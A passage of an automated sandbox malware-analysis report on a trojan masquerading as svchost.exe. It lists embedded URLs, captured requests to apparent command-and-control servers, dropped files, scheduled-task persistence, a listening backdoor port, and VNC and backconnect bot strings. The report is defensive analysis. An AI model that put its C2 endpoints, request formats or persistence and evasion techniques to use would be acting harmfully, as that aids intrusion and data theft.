Source: svchost.exe String found in binary or memory: http://www.pchome.com.tw/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.pki.admin.ch/cps/cps_2_16_756_1_17_3_1_0.pdf09
Source: svchost.exe String found in binary or memory: http://www.pki.admin.ch/cps/cps_2_16_756_1_17_3_21_1.pdf0:
Source: svchost.exe String found in binary or memory: http://www.pki.admin.ch/policy/cps_2_16_756_1_17_3_21_1.pdf0
Source: svchost.exe String found in binary or memory: http://www.pki.gva.es/cps0
Source: svchost.exe String found in binary or memory: http://www.pki.gva.es/cps0%
Source: svchost.exe String found in binary or memory: http://www.pkioverheid.nl/policies/root-policy-g20
Source: svchost.exe String found in binary or memory: http://www.pkioverheid.nl/policies/root-policy0
Source: svchost.exe String found in binary or memory: http://www.post.trust.ie/reposit/cps.html0
Source: svchost.exe String found in binary or memory: http://www.postsignum.cz/crl/psrootqca2.crl02
Source: svchost.exe String found in binary or memory: http://www.priceminister.com/
Source: svchost.exe String found in binary or memory: http://www.priceminister.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.quovadis.bm0
Source: svchost.exe String found in binary or memory: http://www.quovadisglobal.com/cps0
Source: svchost.exe String found in binary or memory: http://www.rakuten.co.jp/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.rambler.ru/
Source: svchost.exe String found in binary or memory: http://www.rambler.ru/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.rcsc.lt/repository0
Source: svchost.exe String found in binary or memory: http://www.recherche.aol.fr/
Source: svchost.exe String found in binary or memory: http://www.registradores.org/scr/normativa/cp_f2.htm0
Source: svchost.exe String found in binary or memory: http://www.rootca.or.kr/rca/cps.html0
Source: svchost.exe String found in binary or memory: http://www.rtl.de/
Source: svchost.exe String found in binary or memory: http://www.rtl.de/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.servicios.clarin.com/
Source: svchost.exe String found in binary or memory: http://www.shopzilla.com/
Source: svchost.exe String found in binary or memory: http://www.sify.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.signatur.rtr.at/current.crl0
Source: svchost.exe String found in binary or memory: http://www.signatur.rtr.at/de/directory/cps.html0
Source: svchost.exe String found in binary or memory: http://www.sk.ee/cps/0
Source: svchost.exe String found in binary or memory: http://www.sk.ee/juur/crl/0
Source: svchost.exe String found in binary or memory: http://www.so-net.ne.jp/share/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.sogou.com/
Source: svchost.exe String found in binary or memory: http://www.sogou.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.soso.com/
Source: svchost.exe String found in binary or memory: http://www.soso.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.ssc.lt/cps03
Source: svchost.exe String found in binary or memory: http://www.suscerte.gob.ve/dpc0
Source: svchost.exe String found in binary or memory: http://www.suscerte.gob.ve/lcr0#
Source: svchost.exe String found in binary or memory: http://www.t-online.de/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.taobao.com/
Source: svchost.exe String found in binary or memory: http://www.taobao.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.target.com/
Source: svchost.exe String found in binary or memory: http://www.target.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.tchibo.de/
Source: svchost.exe String found in binary or memory: http://www.tchibo.de/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.tesco.com/
Source: svchost.exe String found in binary or memory: http://www.tesco.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.timesonline.co.uk/img/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.tiscali.it/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.trustcenter.de/crl/v2/tc_class_2_ca_ii.crl
Source: svchost.exe String found in binary or memory: http://www.trustcenter.de/crl/v2/tc_class_3_ca_ii.crl
Source: svchost.exe String found in binary or memory: http://www.trustcenter.de/guidelines0
Source: svchost.exe String found in binary or memory: http://www.trustdst.com/certificates/policy/aces-index.html0
Source: svchost.exe String found in binary or memory: http://www.uce.gub.uy/acrn/acrn.crl0
Source: svchost.exe String found in binary or memory: http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0g
Source: svchost.exe String found in binary or memory: http://www.univision.com/
Source: svchost.exe String found in binary or memory: http://www.univision.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.update.microsoft.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.update.microsoft.com/windowsupdate/v6/default.aspx
Source: svchost.exe String found in binary or memory: http://www.update.microsoft.com/windowsupdate/v6/default.aspx?ln=de
Source: svchost.exe String found in binary or memory: http://www.update.microsoft.com/windowsupdate/v6/shared/images/banners/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.usertrust.com1
Source: svchost.exe String found in binary or memory: http://www.usertrust.com1604
Source: svchost.exe String found in binary or memory: http://www.valicert.com/1
Source: svchost.exe String found in binary or memory: http://www.w3.org/1999/02/22-rdf-syntax-ns#
Source: svchost.exe String found in binary or memory: http://www.w3.org/1999/xhtml

Source: svchost.exe	String found in binary or memory: http://www.w3.org/1999/xsl/transform
Source: svchost.exe	String found in binary or memory: http://www.w3.org/tr/html4/loose.dtd
Source: svchost.exe	String found in binary or memory: http://www.w3.org/tr/html4/strict.dtd
Source: svchost.exe	String found in binary or memory: http://www.w3.org/tr/html401/strict.dtd
Source: svchost.exe	String found in binary or memory: http://www.w3.org/tr/rec-html40/strict.dtd
Source: svchost.exe	String found in binary or memory: http://www.w3.org/tr/wd-xsl
Source: svchost.exe	String found in binary or memory: http://www.w3.org/tr/xhtml1/dtd/xhtml1-transitional.dtd
Source: svchost.exe	String found in binary or memory: http://www.walmart.com/
Source: svchost.exe	String found in binary or memory: http://www.walmart.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.weather.com/
Source: svchost.exe	String found in binary or memory: http://www.weather.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.ya.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.yam.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.yandex.ru/
Source: svchost.exe	String found in binary or memory: http://www.yandex.ru/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www2.postsignum.cz/crl/psrootqca2.crl01
Source: svchost.exe	String found in binary or memory: http://www2.public-trust.com/crl/ct/ctroot.crl0
Source: svchost.exe	String found in binary or memory: http://www3.fnac.com/
Source: svchost.exe	String found in binary or memory: http://www3.fnac.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://xml-us.amznxslt.com/onca/xml?service=awsecommerceservice&version=2008-06-26&operation
Source: svchost.exe	String found in binary or memory: http://yellowpages.superpages.com/
Source: svchost.exe	String found in binary or memory: http://yellowpages.superpages.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://z.about.com/m/a08.ico
Source: svchost.exe	String found in binary or memory: https://
Source: svchost.exe	String found in binary or memory: https://186.46.142.66/3009uk11/910646_w512600.974ac19b7f5a7f0ec7b57be8123eec41/5/spk/94.242.246.23/
Source: svchost.exe	String found in binary or memory: https://213.92.204.37/3009uk11/910646_w512600.974ac19b7f5a7f0ec7b57be8123eec41/5/spk/94.242.246.23/
Source: svchost.exe	String found in binary or memory: https://213.92.204.37/3009uk11/910646_w512600.974ac19b7f5a7f0ec7b57be8123eec41/5/spk/94.242.246.23/q
Source: svchost.exe	String found in binary or memory: https://82.115.76.211/greenskin11.png
Source: svchost.exe	String found in binary or memory: https://aihdownload.adobe.com/bin/live/install_reader11xp_de_gtbd_chrd_dn_aaa_aih.exe
Source: svchost.exe	String found in binary or memory: https://ca.sia.it/seccli/repository/cps0
Source: svchost.exe	String found in binary or memory: https://ca.sia.it/secsrv/repository/cps0
Source: svchost.exe	String found in binary or memory: https://cesam.natixis.com/pc/pc_cesam_v1.pdf0
Source: svchost.exe	String found in binary or memory: https://crl.anf.es/ac/anfserverca.crl0
Source: svchost.exe	String found in binary or memory: https://example.com
Source: svchost.exe	String found in binary or memory: https://get.adobe.com/de/reader
Source: svchost.exe	String found in binary or memory: https://get.adobe.com/de/reader/download/?installer=reader_11.0.08_german_for_windows&os=xp&browser_
Source: svchost.exe	String found in binary or memory: https://get.adobe.com/de/reader/download/msie/?installer=reader_11.0.08_german_for_windows&os=xp&bro
Source: svchost.exe	String found in binary or memory: https://get.adobe.com/favicon.ico
Source: svchost.exe	String found in binary or memory: https://ieonlinews.microsoft.com/pa
Source: svchost.exe	String found in binary or memory: https://localhost
Source: svchost.exe	String found in binary or memory: https://ocsp.quovadisoffshore.com0
Source: svchost.exe	String found in binary or memory: https://rca.e-szigno.hu/ocsp0-
Source: svchost.exe	String found in binary or memory: https://secure.a-cert.at/cgi-bin/a-cert-advanced.cgi0
Source: svchost.exe	String found in binary or memory: https://update.microsoft.com/favicon.ico
Source: svchost.exe	String found in binary or memory: https://update.microsoft.com/microsoftupdate/v6/default.aspx
Source: svchost.exe	String found in binary or memory: https://update.microsoft.com/microsoftupdate/v6/default.aspx?ln=de
Source: svchost.exe	String found in binary or memory: https://update.microsoft.com/microsoftupdate/v6/muoptdefault.aspx?returnurl=https://update.microsoft
Source: svchost.exe	String found in binary or memory: https://update.microsoft.com/microsoftupdate/v6/shared/images/bannersmu/favicon.ico
Source: svchost.exe	String found in binary or memory: https://www.anf.es/ac/actas/789230
Source: svchost.exe	String found in binary or memory: https://www.anf.es/ac/anfserverca.crl0
Source: svchost.exe	String found in binary or memory: https://www.anf.es/address/)1(0&
Source: svchost.exe	String found in binary or memory: https://www.catcert.net/verarrel
Source: svchost.exe	String found in binary or memory: https://www.catcert.net/verarrel05
Source: svchost.exe	String found in binary or memory: https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0
Source: svchost.exe	String found in binary or memory: https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0e
Source: svchost.exe	String found in binary or memory: https://www.digitec.ch/de/s1/product/microsoft-office-365-home-de-office-399510?utm_source=msn&utm_m
Source: svchost.exe	String found in binary or memory: https://www.digitec.ch/favicon.ico
Source: svchost.exe	String found in binary or memory: https://www.example.com).
Source: svchost.exe	String found in binary or memory: https://www.netlock.hu/docs/
Source: svchost.exe	String found in binary or memory: https://www.netlock.net/docs
Source: svchost.exe	String found in binary or memory: https://www.update.microsoft.com/favicon.ico
Source: svchost.exe	String found in binary or memory: https://www.update.microsoft.com/microsoftupdate
Source: svchost.exe	String found in binary or memory: https://www.update.microsoft.com/microsoftupdate/v6/default.aspx
Source: svchost.exe	String found in binary or memory: https://www.verisign.com/cps0
Source: svchost.exe	String found in binary or memory: https://www.verisign.com/repository/cps
Source: svchost.exe	String found in binary or memory: https://www.verisign.com/repository/verisignlogo.gif0d
Source: svchost.exe	String found in binary or memory: https://www.verisign.com/rpa0
Source: svchost.exe	String found in binary or memory: https://www.verisign.com;

Contains functionality to download additional files from the internet Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AFBEFB select,WSAGetLastError,recvfrom,	5_2_00AFBEFB

Downloads files Show sources

Source: C:\WINDOWS\system32\svchost.exe	File created: C:\Dokumente und Einstellungen\Administrator\Lokale Einstellungen\Temporary Internet Files\Content.IE5\WT9QI4SF\myip_dnsomatic_com[1].htm

Downloads files from webservers via HTTP Show sources

Source: global traffic	HTTP traffic detected: GET / HTTP/1.1 Accept: text/*, application/* User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.99 Safari/537.36 Host: myip.dnsomatic.com Cache-Control: no-cache
Source: global traffic	HTTP traffic detected: GET /30G11/910646/0/51-SP3/0/MHBFHFBFHJBFG HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.99 Safari/537.36 Host: 197.149.90.166:12105 Cache-Control: no-cache
Source: global traffic	HTTP traffic detected: GET /msdownload/update/v3/static/trustedr/en/authrootseq.txt HTTP/1.1 Accept: */* User-Agent: Microsoft-CryptoAPI/5.131.2600.5512 Host: www.download.windowsupdate.com Connection: Keep-Alive Cache-Control: no-cache Pragma: no-cache
Source: global traffic	HTTP traffic detected: GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab HTTP/1.1 Accept: */* User-Agent: Microsoft-CryptoAPI/5.131.2600.5512 Host: www.download.windowsupdate.com Connection: Keep-Alive Cache-Control: no-cache Pragma: no-cache
Source: global traffic	HTTP traffic detected: GET /30G11/910646/41/5/1/MHBFHFBFHJBFG HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.99 Safari/537.36 Host: 197.149.90.166:12105 Cache-Control: no-cache
Source: global traffic	HTTP traffic detected: GET / HTTP/1.1 Host: icanhazip.com
Source: global traffic	HTTP traffic detected: HTTP/1.1 200 OK Server: nginx Date: Thu, 01 Oct 2015 10:40:19 GMT Content-Type: text/plain; charset=UTF-8 Content-Length: 14 Connection: close X-RTFM: Learn about this site at http://bit.ly/icanhazip-faq and don't abuse the service X-BECOME-A-RACKER: If you're reading this, apply here: http://rackertalent.com/ Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET Data Raw: 39 34 2e 32 34 32 2e 32 34 36 2e 32 33 0a Data Ascii: 94.242.246.23
Source: global traffic	HTTP traffic detected: GET /msdownload/update/v3/static/trustedr/en/authrootseq.txt HTTP/1.1 Accept: */* User-Agent: Microsoft-CryptoAPI/5.131.2600.5512 Host: www.download.windowsupdate.com Connection: Keep-Alive Cache-Control: no-cache Pragma: no-cache
Source: global traffic	HTTP traffic detected: GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab HTTP/1.1 Accept: */* User-Agent: Microsoft-CryptoAPI/5.131.2600.5512 Host: www.download.windowsupdate.com Connection: Keep-Alive Cache-Control: no-cache Pragma: no-cache

Found strings which match to known social media urls Show sources

Source: svchost.exe	String found in binary or memory: <FavoriteIcon>http://search.yahoo.co.jp/favicon.ico</FavoriteIcon> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <FavoriteIcon>http://search.yahoo.com/favicon.ico</FavoriteIcon> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <FavoriteIcon>http://www.facebook.com/favicon.ico</FavoriteIcon> equals www.facebook.com (Facebook)
Source: svchost.exe	String found in binary or memory: <FavoriteIcon>http://www.myspace.com/favicon.ico</FavoriteIcon> equals www.myspace.com (Myspace)
Source: svchost.exe	String found in binary or memory: <FavoriteIcon>http://www.rambler.ru/favicon.ico</FavoriteIcon> equals www.rambler.ru (Rambler)
Source: svchost.exe	String found in binary or memory: <URL>http://br.search.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://de.search.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://es.search.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://espanol.search.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://fr.search.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://in.search.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://it.search.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://kr.search.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://ru.search.yahoo.com</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://sads.myspace.com/</URL> equals www.myspace.com (Myspace)
Source: svchost.exe	String found in binary or memory: <URL>http://search.cn.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://search.yahoo.co.jp</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://search.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://tw.search.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://uk.search.yahoo.com/</URL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: <URL>http://www.facebook.com/</URL> equals www.facebook.com (Facebook)
Source: svchost.exe	String found in binary or memory: <URL>http://www.rambler.ru/</URL> equals www.rambler.ru (Rambler)
Source: svchost.exe	String found in binary or memory: <SuggestionsURL>http://ie.search.yahoo.com/os?command={SearchTerms}</SuggestionsURL> equals www.yahoo.com (Yahoo)
Source: svchost.exe	String found in binary or memory: Kostenloses Hotmail.url equals www.hotmail.com (Hotmail)
Source: svchost.exe	String found in binary or memory: MSN Schweiz : Hotmail, Messenger, Skype download, Unterhaltung, Nachrichten, Sport, Lifestyle, Auto und mehr bei MSN CHH equals www.hotmail.com (Hotmail)

Performs DNS lookups Show sources

Source: unknown	DNS traffic detected: queries for: myip.dnsomatic.com

Uses HTTPS Show sources

Source: unknown	Network traffic detected: HTTP traffic on port 2006 -> 443
Source: unknown	Network traffic detected: HTTP traffic on port 443 -> 2000
Source: unknown	Network traffic detected: HTTP traffic on port 443 -> 1979
Source: unknown	Network traffic detected: HTTP traffic on port 2000 -> 443
Source: unknown	Network traffic detected: HTTP traffic on port 1979 -> 443
Source: unknown	Network traffic detected: HTTP traffic on port 443 -> 2006

HTTP GET or POST without a user agent Show sources

Source: global traffic	HTTP traffic detected: GET / HTTP/1.1 Host: icanhazip.com

Uses a known web browser user agent for HTTP communication Show sources

Source: global traffic	HTTP traffic detected: GET / HTTP/1.1 Accept: text/*, application/* User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.99 Safari/537.36 Host: myip.dnsomatic.com Cache-Control: no-cache
Source: global traffic	HTTP traffic detected: GET /30G11/910646/0/51-SP3/0/MHBFHFBFHJBFG HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.99 Safari/537.36 Host: 197.149.90.166:12105 Cache-Control: no-cache
Source: global traffic	HTTP traffic detected: GET /30G11/910646/41/5/1/MHBFHFBFHJBFG HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.99 Safari/537.36 Host: 197.149.90.166:12105 Cache-Control: no-cache

Detected TCP or UDP traffic on non-standard ports Show sources

Source: global traffic	TCP traffic: 192.168.0.20:1978 -> 197.149.90.166:12105
Source: global traffic	TCP traffic: 192.168.0.20:9143 -> 203.183.172.196:3478
Source: global traffic	TCP traffic: 192.168.0.20:9143 -> 77.72.169.212:3478
Source: global traffic	TCP traffic: 192.168.0.20:9143 -> 74.125.204.127:19302
Source: global traffic	TCP traffic: 192.168.0.20:9143 -> 74.125.194.127:19302
Source: global traffic	TCP traffic: 192.168.0.20:9143 -> 217.10.68.152:3478

May check the online ip address of the machine Show sources

Source: unknown	DNS query: name: myip.dnsomatic.com
Source: unknown	DNS query: name: icanhazip.com

Uses STUN server to do NAT traversial Show sources

Source: unknown	DNS query: name: stun3.l.google.com
Source: unknown	DNS query: name: stun1.l.google.com
Source: unknown	DNS query: name: stun.faktortel.com.au
Source: unknown	DNS query: name: stun.voxgratia.org

Uses known network protocols on non-standard ports Show sources

Source: unknown	Network traffic detected: HTTP traffic on port 1978 -> 12105
Source: unknown	Network traffic detected: HTTP traffic on port 1981 -> 12105

Boot Survival:

Contains functionality to start windows services Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 1_2_0100250F SetUnhandledExceptionFilter,SetErrorMode,GetProcessHeap,InitializeCriticalSection,GetCommandLineW,StartServiceCtrlDispatcherW,ExitProcess,	1_2_0100250F

Creates job files (autostart) Show sources

Source: C:\WINDOWS\system32\schtasks.exe	File created: C:\WINDOWS\Tasks\PqYCjSmCJimPGIU.job

Uses sc.exe to modify the status of services Show sources

Source: unknown	Process created: C:\WINDOWS\system32\sc.exe

Uses schtasks.exe or at.exe to add and modify task schedules Show sources

Source: unknown	Process created: C:\WINDOWS\system32\schtasks.exe

Remote Access Functionality:

Contains functionality to open a port and listen for incoming connection (possibly a backdoor) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 1_2_010031CA RpcServerUnregisterIf,EnterCriticalSection,RpcMgmtStopServerListening,RpcMgmtWaitServerListen,LeaveCriticalSection,I_RpcMapWin32Status,	1_2_010031CA
Source: C:\WINDOWS\system32\svchost.exe	Code function: 1_2_01001DE0 EnterCriticalSection,RpcServerListen,LeaveCriticalSection,I_RpcMapWin32Status,	1_2_01001DE0
Source: C:\WINDOWS\system32\svchost.exe	Code function: 1_2_0100321B RpcServerUnregisterIfEx,EnterCriticalSection,RpcMgmtStopServerListening,RpcMgmtWaitServerListen,LeaveCriticalSection,I_RpcMapWin32Status,	1_2_0100321B
Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AFBE1D htons,socket,bind,WSAGetLastError,closesocket,WSASetLastError,	5_2_00AFBE1D
Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AFC1EC WSASocketW,htons,bind,closesocket,	5_2_00AFC1EC

Contains strings which may be related to BOT commands Show sources

Source: PqYCjSmCJimPGIU.exe	String found in binary or memory: cannot get config
Source: PqYCjSmCJimPGIU.exe	String found in binary or memory: ==Users==
Source: PqYCjSmCJimPGIU.exe	String found in binary or memory: ==Services==
Source: PqYCjSmCJimPGIU.exe	String found in binary or memory: generalinfordpp32cannot get configbackconnstart fail01AUTOBACKCONNTRUEmalwaresend browsnapshot failedaccountssend accounts failedsamnoneVNCTVvnc32tv32restart45lname0pfc321qazxsw2AUTOKILLOS15 1719NATusersend system info failedbcsrvwscsvcMpsSvcWinDefendC:\Program Files\GetProcAddresschrome.exefirefox.exe xeiexplore.exemicrosoftedgeRtlCreateUserThreadNtMapViewOfSectionZwUnmapViewOfSectionInternet Explorer\iexplore.exe
Source: svchost.exe	String found in binary or memory: cannot get config
Source: svchost.exe	String found in binary or memory: ==Users==
Source: svchost.exe	String found in binary or memory: ==Programs==
Source: svchost.exe	String found in binary or memory: ==General==
Source: svchost.exe	String found in binary or memory: ==Users==
Source: svchost.exe	String found in binary or memory: ==Programs==
Source: svchost.exe	String found in binary or memory: ==Services==
Source: svchost.exe	String found in binary or memory: ==General==
Source: svchost.exe	String found in binary or memory: generalinfordpp32cannot get configbackconnstart fail01AUTOBACKCONNTRUEmalwaresend browsnapshot failedaccountssend accounts failedsamnoneVNCTVvnc32tv32restart45lname0pfc321qazxsw2AUTOKILLOS15 1719NATusersend system info failedbcsrvwscsvcMpsSvcWinDefendC:\Program Files\GetProcAddresschrome.exefirefox.exe xeiexplore.exemicrosoftedgeRtlCreateUserThreadNtMapViewOfSectionZwUnmapViewOfSectionInternet Explorer\iexplore.exe

Opens a port and listens for incoming connection (possibly a backdoor) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Socket bind: port: 9143

Contains VNC / remote desktop functionality (version string found) Show sources

Source: PqYCjSmCJimPGIU.exe	String found in binary or memory: vnc32
Source: PqYCjSmCJimPGIU.exe	String found in binary or memory: generalinfordpp32cannot get configbackconnstart fail01AUTOBACKCONNTRUEmalwaresend browsnapshot failedaccountssend accounts failedsamnoneVNCTVvnc32tv32restart45lname0pfc321qazxsw2AUTOKILLOS15 1719NATusersend system info failedbcsrvwscsvcMpsSvcWinDefendC:\Program Files\GetProcAddresschrome.exefirefox.exe xeiexplore.exemicrosoftedgeRtlCreateUserThreadNtMapViewOfSectionZwUnmapViewOfSectionInternet Explorer\iexplore.exe
Source: svchost.exe	String found in binary or memory: vnc32
Source: svchost.exe	String found in binary or memory: generalinfordpp32cannot get configbackconnstart fail01AUTOBACKCONNTRUEmalwaresend browsnapshot failedaccountssend accounts failedsamnoneVNCTVvnc32tv32restart45lname0pfc321qazxsw2AUTOKILLOS15

1719NATusersend system info failedbcsrvwscsvcMpsSvcWinDefendC:\Program Files\GetProcAddresschrome.exefirefox.exeiexplore.exemicrosoftedgeRtlCreateUserThreadNtMapViewOfSectionZwUnmapViewOfSectionInternet Explorer\iexplore.exe

Stealing of Sensitive Information:

OS version to string mapping found (often used in BOTs) Show sources

Source: svchost.exe	Binary or memory string: Win_7_SP1
Source: svchost.exe	Binary or memory string: Win_8
Source: svchost.exe	Binary or memory string: Win_Server_2003
Source: svchost.exe	Binary or memory string: Win_8.1
Source: svchost.exe	Binary or memory string: Win_Vista_SP1
Source: svchost.exe	Binary or memory string: Win_XP
Source: svchost.exe	Binary or memory string: Win_Vista_SP2
Source: svchost.exe	Binary or memory string: %d.%d.%d.%d:443%s/%s/0error%d/%s/%semptyWin_7Win_7_SP1Win_XPWin_8Win_8.1Win_Server_2003Win_Vista_SP2Win_VistaWin_Vista_SP1Win_10_IPWin_10_TH1unknown_32bit/%s/%s/0/%s/%d/%s/%s//%s/%s/0/%s/%d/%s//%s/%s/%d/%s//%s/%s/%d/%s/%s//%s/%s/5/%s/%s/spk/
Source: svchost.exe	Binary or memory string: Win_Vista
Source: svchost.exe	Binary or memory string: Win_7

Persistence and Installation Behavior:

Drops PE files Show sources

Source: C:\WINDOWS\system32\svchost.exe	File created: C:\WINDOWS\PqYCjSmCJimPGIU.exe (copy)
Source: C:\WINDOWS\system32\svchost.exe	File created: C:\WINDOWS\PqYCjSmCJimPGIU.ex_
Source: C:\WINDOWS\system32\svchost.exe	File created: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe

Drops PE files to the windows directory (C:\Windows) Show sources

Source: C:\WINDOWS\system32\svchost.exe	File created: C:\WINDOWS\PqYCjSmCJimPGIU.exe (copy)
Source: C:\WINDOWS\system32\svchost.exe	File created: C:\WINDOWS\PqYCjSmCJimPGIU.ex_

Drops executables to the windows directory (C:\Windows) and starts them Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Executable created and started: C:\WINDOWS\PqYCjSmCJimPGIU.exe

Drops files with a non-matching file extension (content does not match file extension) Show sources

Source: C:\WINDOWS\system32\svchost.exe	File created: C:\WINDOWS\PqYCjSmCJimPGIU.ex_

Data Obfuscation:

Contains functionality to dynamically determine API calls Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Code function: 3_1_004749F0 LoadLibraryA,GetProcAddress,GetProcAddress,GetProcAddress,GetProcAddress,	3_1_004749F0

Generates new code (likely due to unpacking of malware or shellcode) Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Code execution: Found new code
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Code execution: Found new code
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Code execution: Found new code
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Code execution: Found new code

PE file contains sections with non-standard names Show sources

Source: ad0d7d0903cb059b87892a099fe21d7e.exe	Static PE information: section name: .chqltks

System Summary:

Uses new MSVCR Dlls Show sources

Source: C:\WINDOWS\system32\svchost.exe	File opened: C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.3053_x-ww_b80fa8ca\MSVCR80.dll

Binary contains paths to debug symbols Show sources

Source:	Binary string: F:\cppgit\mose\Release\vnchelper.pdbU source: spoolsv.exe
Source:	Binary string: svchost.pdb source: ad0d7d0903cb059b87892a099fe21d7e.exe, svchost.exe
Source:	Binary string: MpShHook.pdbrelease\private\av\antimalware\source\realtimemonitor\shellexechook\client\objfre\i386\MpShHook.pdb0 source: svchost.exe
Source:	Binary string: release\private\av\antimalware\source\realtimemonitor\shellexechook\client\objfre\i386\MpShHook.pdb source: svchost.exe
Source:	Binary string: F:\cppgit\mose\Release\vnchelper.pdb source: spoolsv.exe
Source:	Binary string: MpShHook.pdb source: svchost.exe

Contains functionality to adjust token privileges (e.g. debug / backup) Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Code function: 3_2_00401890 LookupPrivilegeValueW,AdjustTokenPrivileges,CloseHandle,	3_2_00401890
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Code function: 4_2_00401890 LookupPrivilegeValueW,AdjustTokenPrivileges,CloseHandle,	4_2_00401890
Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AF5117 GetCurrentProcess,OpenProcessToken,LookupPrivil	5_2_00AF5117

	egeValueW,AdjustTokenPrivileges,CloseHandle,	
Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AF517B GetCurrentProcess,OpenProcessToken,LookupPrivilegeValueW,AdjustTokenPrivileges,CloseHandle,	5_2_00AF517B

Contains functionality to enum processes or threads Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Code function: 3_2_004032A0 CreateToolhelp32Snapshot,Process32FirstW,Process32NextW,CloseHandle,	3_2_004032A0

Contains functionality to load and extract PE file embedded resources Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AF5539 FindResourceW,LoadResource,SizeofResource,LockResource,	5_2_00AF5539

Contains functionality to modify services (start/stop/modify) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 1_2_0100250F SetUnhandledExceptionFilter,SetErrorMode,GetProcessHeap,InitializeCriticalSection,GetCommandLineW,StartServiceCtrlDispatcherW,ExitProcess,	1_2_0100250F

Creates temporary files Show sources

